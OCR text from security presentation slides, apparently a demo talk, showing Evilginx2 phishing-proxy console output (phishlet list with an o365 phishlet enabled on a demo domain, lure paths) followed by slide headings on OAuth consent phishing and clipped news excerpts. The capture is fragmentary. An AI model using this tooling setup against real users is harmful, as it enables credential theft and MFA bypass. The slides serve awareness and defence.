
```
 _____________        __ __                 __
 \_   _____/__  _|__|  |    ____ |__| ____ ___  ___
  |    __)_\  \/ /  |  |   / __ \|  |/    \\  \/  /
  |        \\   /|  |  |__/ /_/  >  |   |  \>    <
 /_______  / \_/ |__|____/\___  /|__|___|  /__/\_ \
         \/                   /_____/     \/      \/

                - --  Gone Phishing  -- -

          by Kuba Gretzky (@mrgretzky)     version 2.4.2

[22:09:34] [inf] loading phishlets from: /usr/share/evilginx/phishlets/
[22:09:34] [inf] loading configuration from: /root/.evilginx
[22:09:34] [inf] blacklist: loaded 0 ip addresses or ip masks
[22:09:34] [inf] setting up certificates for phishlet 'o365'...
[22:09:34] [+++] successfully set up SSL/TLS certificates for domains: [login.cyberdemo.xyz www.cyberdemo.xyz]

+-----------------+-------------------+-----------+------------+--------------------+
|    phishlet     |      author       |  active   |   status   |      hostname      |
+-----------------+-------------------+-----------+------------+--------------------+
| github          | @audibleblink     | disabled  | available  |                    |
| instagram       | @charlesbel       | disabled  | available  |                    |
| linkedin        | @mrgretzky        | disabled  | available  | linkedin.cybe...   |
| onelogin        | @perfectlylog...  | disabled  | available  |                    |
| o365            | @jamescullum      | enabled   | hidden     | cyberdemo.xyz      |
| reddit          | @customsync       | disabled  | available  |                    |
| twitter-mobile  | @white_fi         | disabled  | available  |                    |
| amazon          | @customsync       | disabled  | available  |                    |
| booking         | @Anonymous        | disabled  | available  |                    |
| coinbase        | @An0nud4y         | disabled  | available  |                    |
| outlook         | @mrgretzky        | disabled  | available  |                    |
| paypal          | @An0nud4y         | disabled  | available  |                    |
| twitter         | @white_fi         | disabled  | available  |                    |
| wordpress.org   | @meitar           | disabled  | available  |                    |
| airbnb          | @AN0NUD4Y         | disabled  | available  |                    |
| citrix          | @424f424f         | disabled  | available  |                    |
| facebook        | @charlesbel       | disabled  | available  |                    |
| okta            | @mikesiegel       | disabled  | available  |                    |
| protonmail      | @jamescullum      | disabled  | available  |                    |
| tiktok          | @An0nUD4Y         | disabled  | available  |                    |
+-----------------+-------------------+-----------+------------+--------------------+

: lures

+-----+------------+----------+------------+----------+------------+--------------+-------+
| id  | phishlet   | hostname |    path    | template | ua_filter  | redirect_url |  og   |
+-----+------------+----------+------------+----------+------------+--------------+-------+
| 0   | o365       |          | /xFzToBUV  |          |            |              | ----  |
| 1   | o365       |          | /UOHrJaeU  |          |            |              | ----  |
```


wortell

Evilginx2 demo




Evilginx2 demo - MFA





Final result (Time frame 1-2 hours)



Identity Attack Consent Phishing

Identity Attack Oauth

OAuth Consent Phishing

Microsoft Security Intelligence
@MsftSecIntel

TechRepublic. Search Developer 5G Security Cloud Artificial Intelligence More Newsletters Forums Resource Library

Microsoft warns organizations of consent phishing attacks

by Lance Whitney in Security
on July 9, 2020, 10:21 AM PDT

In this type of phishing campaign, attackers trick people into giving a malicious app consent to access sensitive data, says Microsoft.

3:26 PM · Jan 21, 2022 · Twitter Web App

ZDNet Trending Innovation Security Business Finance Education Home & Office More

ant a happy team at work? Make sure you don't forget this vital ingredient

s about this phishing attac
ead your emails

rganisations, says Microsoft security.


RELATED

Get up to speed
Azure with over
training for $39

re tracking a continued increase in consent phishing emails, also called illicit consent grants, that abuse OAuth request links in an attempt to trick recipients into granting attacker-owned apps permissions to access sensitive data.


Identity Attack Oauth

OAuth Consent Phishing



Identity Attack Oauth

